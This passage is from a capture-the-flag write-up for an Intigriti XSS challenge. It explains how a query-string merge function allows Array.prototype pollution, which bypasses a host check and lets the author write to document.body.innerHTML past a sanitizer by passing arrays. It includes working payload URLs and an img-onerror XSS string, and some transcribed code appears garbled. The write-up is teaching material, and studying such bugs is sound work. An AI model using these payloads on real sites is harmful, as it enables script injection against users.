- appConfig[foo](which is an array now) has been pollute because of config[foo][constructor][prototype][1]=8080

If this is what you are thinking it means you don't understand how the merge function works! this is not whats happening, merge is happening only once not twice. Lets take a deeper look into it again, I will comment the code for you :)

```

function merge(target, source) {
    let protectedKeys = ['__proto__', "mode", "version", "location",
"src", "data", "m"]

    for(let key in source) {
        console.log(key)
        if (protectedKeys.includes(key)) continue

        // queryString returned from m.parseQueryString(location.search)
        // is passed to merge.
        // -> 'foo': [ '1': { 'constructor' : { 'prototype' : 8080 } } ]
        // The only key is 'foo'.
        // target[key] = [ '1': { 'constructor' : { 'prototype' : 8080 } } ]
    ]

    // isPrimitive will return true, the target[key] is 'foo'
    if (isPrimitive(target[key])) { // <-----+
    -----+
        console.log(`Sanitizing: ${key} = ${source[key]} (${typeof
source[key]})`)//
        target[key] = sanitize(source[key]) // <-- Returned object is
assigned, overwriting the whole object |
        // in this case, the
constructor |
    } else {
        console.log(`Another merge!`)//
        merge(target[key], source[key]) // <--- Recursive merge only
works if the key exists -----+
    }
}
}

```

Okay maybe it makes some sense now? if not here is the explanation - when our parsedURL goes to the merge function. It use `for key in source` to iterate every properties on `source` object which is `qs.config`

`qs.config` looks something like this:

```

{
  foo: [
    'test',
    {constructor: {
      prototype: {
        1: 8080
      }
    }
  ]
}

```

```

    }
  }
}
]
}

```

You can see this in the console as well

```

>> qs.config
< Object { foo: (1) [...] }
  ▼ foo: Array [ "test" ]
    0: "test"
    ▼ constructor: Object { prototype: (2) [...] }
      ▼ prototype: Array [ <1 empty slot>, "8080" ]
        1: "8080"
        length: 2
        ▶ <prototype>: Array []
        ▶ <prototype>: Object { ... }
      length: 1
      ▶ <prototype>: Array []
      ▶ <prototype>: Object { ... }

```

The important bit here is that there is only one key "foo", why is it important? because lets move down to isPrimitive function in there: `if (isPrimitive(target[key]))` { this thing will return true! why? because at that point of time in the code `appConfig['foo']` (NOT `qs.config['foo']`) is undefined, why is it undefined well because its nowhere in the code! there is no such key in appConfig. Which is why isPrimitive function returns true


```

function isPrimitive(n) {
  return n === null || n === undefined || typeof n === 'string' || typeof n ===
}

```

Now when this happens, this line has been executed: `target[key] = source[key]` and it's just `appConfig['foo'] = qs.config['foo']` and thus overwriting the entire object hence we are not even polluting the array object itself this time! as seen below in target.


```
75 console.log(key)
76 if (protectedKeys.includes(key)) continue protectedKeys = (7) ['__proto__',
77
78 // queryString returned from m.parseQueryString(location.search)
79 // is passed to merge.
80 // -> 'foo': [ '1': { 'constructor': { 'prototype': 8080 } } ]
81 // The only key is 'foo'.
82 // target[key] = [ '1': { 'constructor': { 'prototype': 8080 } } ]
83 // isPrimitive will return true, the target[key] is 'foo'
84 if (isPrimitive(target[key])) { // <---
85 console.log('Sanitizing: ${key} = ${source[key]} (${typeof source[key]})')
86 target[key] = sanitize(source[key]) // <--- Returned object is assigned,
87 // in this case, the constructor
88 } else {
89 console.log('Another merge!')
90 merge(target[key], source[key]) // <--- Recursive merge only works if the
91 }
92 }
93 }
94
95 function sanitize(data) {
96 if (typeof data !== 'string') return data
97 return data.replace(/<|>|&|\"/g, '_').replace(/script/gi, '_')
98 }
99
100 (function(){
101 const App = {
102 view: function() {
103 return m("div", {class: "window"}, [
104 m(TitleBar),
105 m(WindowBody),
106
```



so `appConfig['foo']` is merged in one go, not twice which is what you (me!) thought before.

Maybe now you are wondering, what about window-toolbar how exactly is that thing working? lets put a break point and see again what target and source look like

```
4 for(let key in source) { source = (2) [empty, '8080']
5 console.log(key)
6 if (protectedKeys.includes(key)) continue protectedKeys = (7) ['__proto__',
7
8 // queryString returned from m.parseQueryString(location.search)
9 // is passed to merge.
10 // -> 'foo': [ '1': { 'constructor': { 'prototype': 8080 } } ]
11 // The only key is 'foo'.
12 // target[key] = [ '1': { 'constructor': { 'prototype': 8080 } } ]
13 // isPrimitive will return true, the target[key] is 'foo'
14 if (isPrimitive(target[key])) { // <---
15 console.log('Sanitizing: ${key} = ${source[key]} (${typeof source[key]})')
16 target[key] = sanitize(source[key]) // <--- Returned object is assigned,
17 // in this case, the constructor
18 } else {
19 console.log('Another merge!')
20 merge(target[key], source[key]) // <--- Recursive merge only works if the
21 }
22 }
23 }
24
25 function sanitize(data) {
26 if (typeof data !== 'string') return data
27 return data.replace(/<|>|&|\"/g, '_').replace(/script/gi, '_')
28 }
29
30 (function(){
31 const App = {
32 view: function() {
33 return m("div", {class: "window"}, [
34 m(TitleBar),
35 m(WindowBody),
36 m(StatusBar)
37 ])
38 }
```



As you can see the clear difference this time? the target this time is the array object itself and it gets polluted with our user input and hence polluting every array object!

Okay so now how is this useful to use? Remember a few centuries ago (lol) when you reached the end of phase-3 and we determined how we need to bypass the checkHost function to get into what we call debug mode in this webapp. Lets get back to it!

```
function checkHost() {
  const temp = location.host.split(':')
  const hostname = temp[0]
  const port = Number(temp[1]) || 443
  return hostname === 'localhost' || port === 8080
}
```

So what do you think will happen if we pollute the array prototype in the same way we did above and make `temp[1]` return 8080 regardless of what value our `location.host` says?

Lets try building that payload, we know we cannot use our own created arrays via config object and pollute them due to reasons mentioned above, so lets craft the payload using `window-toolbar` array and pollute it to return 8080 for every first index

```
?config>window-toolbar[constructor][prototype][1]=8080
```

So this payload will now pollute it the `Array.prototype` to make it return 8080 for index 1, lets see if it worked!



Filter Output

```
appConfig
  ▶ Object { version: 1337, mode: "production", "window-name": "Window", "window-c
}

devSettings ▶ Object { root: main, isDebug: false, location: "challenge-0422.int
  ▶ GET https://challenge-0422.intigrity.io/challenge/Window Maker_files/ms_sans_ser
```

and it works!! because both the `appConfig` and `devSettings` objects get printed to the console which was only possible if `checkHost` returns true as seen here.

```
devSettings["isTestHostOrPort"] = false
if (checkHost()) {
  devSettings["isTestHostOrPort"] = true
  merge(devSettings, qs.settings)
}
```

```
if (devSettings["isTestHostOrPort"] || devSettings["isDebug"]) {
  console.log('appConfig', appConfig)
  console.log('devSettings', devSettings)
}
```

```
if (!appConfig["customMode"]) {
```

isTestHostOrPort can only be set to true if checkHost() returns true and when that happens the code below runs

We can even put a breakpoint to verify this

```

241
242     function checkHost() {
243         const temp = location.host.split(':')
244         const hostname = temp[0]    hostname: "challenge-0422.intigriti.io"
245         const port = Number(temp[1]) || 443    port: 8080    temp: Array [
246     return hostname === 'localhost' || port === 8080
247     }

```

```

>> checkHost()
< true

```

Okay so it did work but you might still be confused that why did something like

```
appConfig['window-toolbar'].constructor.prototype[1]=8080
```

make the `temp[1]` always return 8080, why? what really is happening behind the scenes?

The question is, does it really return 8080 for `anyArray[1]`? Let's do an experiment to understand this deeper.

```

>> appConfig["window-toolbar"].constructor.prototype[1]=8080
< 8080

>> arr = [1, 2]
< ▶ Array [ 1, 2 ]

>> arr[1]
< 2

```

hehehe apparently it does not work the way we think it does. You must be thinking: "How come that arr index 1 did not return 8080 like we poisoned??"

We can also see that it is indeed been poisoned!


```
>> arr
← ▼ Array [ 1, 2 ]
  0: 1
  1: 2
  length: 2
  ▼ <prototype>: Array [ <1 empty slot>, 8080 ]
    1: 8080
    ▶ at: function at()
    ▶ concat: function concat()
    ▶ constructor: function Array()
    ▶ copyWithin: function copyWithin()
```

It is indeed polluted!

So what happened? why did it not work? Well well, it means you are just like me and you do not understand how JS works :) Let me try explain

when you do this `arr[1]` then JS will only look at the prototype if the property is not already present. Since in this case `arr[1]` is already present (with value 2) JS will not bother looking at the prototype in there. However, lets take this example where we have an array with only 1 value in it.

```
>> arr2 = [3]
← ▶ Array [ 3 ]

>> arr2[1]
← 8080
works!!
```

As you can see this time `arr2[1]` returns our polluted value with 8080 why? because this time the property does not exist, i.e. `arr2[1]` property does not exist, hence JS will look at the prototype and it will see this

```
>> arr2
← ▼ Array [ 3 ]
  0: 3
  length: 1
  ▼ <prototype>: Array [ <1 empty slot>, 8080 ]
    1: 8080
    ▶ at: function at()
    ▶ concat: function concat()
    ▶ constructor: function Array()
    ▶ copyWithin: function copyWithin()
```

```

| | ▶ <prototype>: Object { ... }
>> const temp=location.host.split(':')
< undefined
>> temp
< Array [ "localhost" ] ← Only 1 value
>> temp[0]
< "localhost"
>> temp[1]
< 8080
>> appConfig["window-toolbar"].constructor.prototype
< Array [ <1 empty slot>, 8080 ]
  1: 8080
  at: function at()
  concat: function concat()
  ...

```

So JS is like "ohhhh `arr[1]` actually does exist, here its 8080!" if that makes sense?

You might ask how does this experiment relate to the challenge? well you see lets take a quick look at checkHost function again?

```

241
242     function checkHost() {
243         const temp = location.host.split(':')
244         const hostname = temp[0]
245         const port = Number(temp[1]) || 443
246         return hostname === 'localhost' || port === 8080
247     }
248

```

you see that first line in there it splits our host on `:` delimiter? In our case our host is `challenge-0422.intigriti.io` and there is no port specified so the temp array only has 1 value and hence it looks at the prototype and finds the value 1 which we polluted before just like explained above!

With this we have cleared one wall in the challenge and reached the debug mode. Lets see what we got now.

Phase 5 - Endgame

We have reached the stage where we are in debug mode and now the `devSettings` object in the code can be merged with our custom `qs.settings` object.

```

215
216         if (checkHost()) {
217             devSettings["isTestHostOrPort"] = true
218             → merge(devSettings, qs.settings)
219         }
220

```

So lets first inspect what the devSettings object look like first.

```

devSettings
▼ Object { root: main, isDebug: false, location: "challenge-0422.intigrity.io", isTestHostOrPort: true }
  isDebug: false
  isTestHostOrPort: true
  location: "challenge-0422.intigrity.io"
  root: <main>
    accessKey: ""
    accessKeyLabel: ""
    assignedSlot: null
    ▶ attributes: NamedNodeMap []
    baseURI: "http://localhost/Desktop/Intigrity%20April%20Challenge_files/Window%20Maker.htm?config[w:
    childElementCount: 1
    ▶ childNodes: NodeList [ div.window ]
    ▶ children: HTMLCollection { 0: div.window , length: 1 }
    ▶ classList: DOMTokenList []
    className: ""
    clientHeight: 79
    clientLeft: 0
    clientTop: 0
    clientWidth: 750
    contentEditable: "inherit"
    ▶ dataset: DOMStringMap(0)
    ...

```

Ehh its really big and confusing. Well lets first see what happens after the merging with our qs.settings object is done!

So basically mount the our CustomizeApp object from before and our appConfig object onto devSettings.root which is created like this

```
devSettings["root"] = document.createElement('main')
```

```

,
if (!appConfig["customMode"]) {
  m.mount(devSettings.root, App)
} else {
  m.mount(devSettings.root, {view: function() {
    return m(CustomizedApp, {
      name: appConfig["window-name"],
      content: appConfig["window-content"] ,
      options: appConfig["window-toolbar"],
      status: appConfig["window-statusbar"]
    })
  }})
}

```

Well if you are naive like me then you probably thought whats the big deal then? we can see innerHTML within this devSettings

why not just use our JS shenanigans and use prototype pollution to overwrite devSettings innerHTML to our XSS payload? well well not that easy, remember these objects were created like this:

```

let appConfig = Object.create(null)
let devSettings = Object.create(null)

```


there is no `__proto__`, its dead empty


```

> ({}).__proto__
< ► {constructor: f, __defineGetter_
> (Object.create(null)).__proto__
< undefined

```

But the root object within devSettings does have a innerHTML and it has `__proto__` available as well so logically something like this most likely should have worked?

```
firstElementChild: <div class= window >   
hidden: false  
id: ""  
innerHTML: "<div class=\"window\"><div class=\"title-bar\"><div class=\"  
\"></button></div></div><div class=\"window-body\">default content</div:  
innerText: "Window\ndefault content"  
inputMode: ""  
isConnected: true  
isContentEditable: false  
lang: ""
```



```
?config>window-toolbar][constructor][prototype][1]=8080&settings[root]  
[innerHTML/outerHTML]=XSS PAYLOAD
```

Well this doesn't work either why? I have no fucking clue and I was too tired to dig into whats going on there but I suspect something might be happening with how mithril JS works or my best guess when it gets mounted after merge it gets overwritten somehow as its managed by mithril JS. Again I am not too sure. I will leave it as an exercise for you to research hehehe (please tell me too if you figure it out : - D)

So one thing is clear now, it has become a game of cat and mouse now, we have to figure out what we should (can) overwrite and one conclusion that I reached was that anything managed by mithril JS is for some reason not overwritten which include stuff like vnodes as I just couldn't figure it out, why is that? I dunno and I cant be bothered researching how code in mithril JS works.

While continuing my research on it I saw we have innerHTML in the `ownerDocument` node as well.

```
\"></button></div></div><div class=\"window-body\">default c  
outerText: \"Window\\ndefault content\"
```

```
▼ ownerDocument: HTMLDocument https://challenge-0422.intigriti  
[innerHTML]=%3Cimg%20src%3Dx%20onerror%3Dalert(document.domain
```

```
URL: \"https://challenge-0422.intigriti.io/challenge/Window  
[innerHTML]=%3Cimg%20src%3Dx%20onerror%3Dalert(document.dc
```

```
▶ activeElement: <body> ☐
```

```
alinkColor: \"\"
```

```
▶ all: HTMLAllCollection { 0: html ☐ , 1: head ☐ , 2: meta
```

```
▶ anchors: HTMLCollection { length: 0 }
```

```
▶ applets: HTMLCollection { length: 0 }
```

```
baseURI: \"https://challenge-0422.intigriti.io/challenge/W  
[innerHTML]=%3Cimg%20src%3Dx%20onerror%3Dalert(document.dc
```

```
bgColor: \"\"
```

```
▼ body: <body> ☐
```

```
alink: \"\"
```

```
accessKey: \"\"
```

```
accessKeyLabel: \"\"
```

```
accessKeyLabel:
```

```
▶ firstChild: #text \"\n \" ☐
```

```
▶ firstElementChild: <script src=\"Window%20Maker_files/mithril.js\"> ☐
```

```
hidden: false
```

```
id: \"\"
```

```
innerHTML: \"\n <!-- downloaded from https://unpkg.com/mithril@2.0.4/mithr  
(function(){\n      const App = {\n          view: function() {\n            m(WindowBody),\n            m(StatusBar)\n          }\n        }\n        const options = vnode.attrs.options || ['min', 'max', 'close']\n        m(\"div\", {class: \"title-bar-text\", Str: options.includes('min') && m(\"button\", {aria-label: 'Minimize'})}).\n
```

I looked at what this `ownerDocument` is (check references)

Node.ownerDocument

The read-only `ownerDocument` property of the `Node` interface returns the top-level document object of the node.

Value


A `Document` that is the top-level object in which all the child nodes are created.

If this property is used on a node that is itself a document, the value is `null`.

So this is a property of the Node and nothing to do with mithril JS, mithril JS cannot influence this one. So if we override this one then that should do the trick! Just to be clear, there are other places in there which you can override as well but I find this to be the easiest.

Lets overwrite this with our XSS payload and see what happens.

```
?config[window-toolbar][constructor][prototype][1]=8080&settings[root][ownerDocument][body][innerHTML]=<h1>test</h1>
```



```

    enterKeyHint: ""
    ▶ firstChild: #text "_h1_test_/h1_"
    ▶ firstElementChild: <main>
    hidden: false
    id: ""
    innerHTML: "_h1_test_/h1_<main><div class=\"window\"><div class=\"title-bar\"><div class=\"title-bar-text\">Window<
    aria-label=\"Close\"></button></div></div><div class=\"window-body\">default content</div></div></main>\n\n"
    innerText: "_h1_test_/h1_\nWindow\ndefault content"
    inputMode: ""
    isConnected: true
    isContentEditable: false
    lang: ""
    ▶ lastChild: #text "\n\n"

```

Very interesting, we indeed have our input in there, BUT something is off with it. It got sanitized somehow and its in innerText. Why did that happen?

Well if we remember the how merge function works, before assigning the value to the target key it sanitizes the source as well

```

257         if (protectedKeys.includes(key)) continue
258
259         if (isPrimitive(target[key])) {
260             target[key] = sanitize(source[key])
261         } else {
262             merge(target[key], source[key])
263         }
264     }
265 }
266 function sanitize(data) {
267     if (typeof data !== 'string') return data
268     return data.replace(/<?%& \$\s\\ /g, '_').replace(/script/gi, '_')
269 }
270
271 main()
272 }) ()

```

the regex in there basically stripped off our tags and anything else malicious, including "script" keyword. So now how do you get around this??


Lets have a look at the sanitize function again?

```

264     }
265 }
266 function sanitize(data) {
267     if (typeof data !== 'string') return data
268     return data.replace(/<?%& \$\s\\ /g, '_').replace(/script/gi, '_')
269 }
270
271 main()
272 }) ()

```

It checks if our data is a string or not. If is not then it simply returns it otherwise it sanitizes it! By saying data I mean this



So how can we bypass it? well just make it something other than a string! easy as that. For example: if its an array then it will simply return our data and we good! something like this

```
?settings[root][ownerDocument][body][innerHTML][]=<h1>Test</h1>
```

you see those `[]` after `[innerHTML]`? well now its an array! and when that typeof check occurs again in that sanitize function it will return true since its not a string! and just return it the data back!

```

    }
    function sanitize(data) {
      if (typeof data !== 'string') return data
      return data.replace(/[<>%&\$\\s\\]/g, '_').replace(/script/gi, '_')
    }
    main()

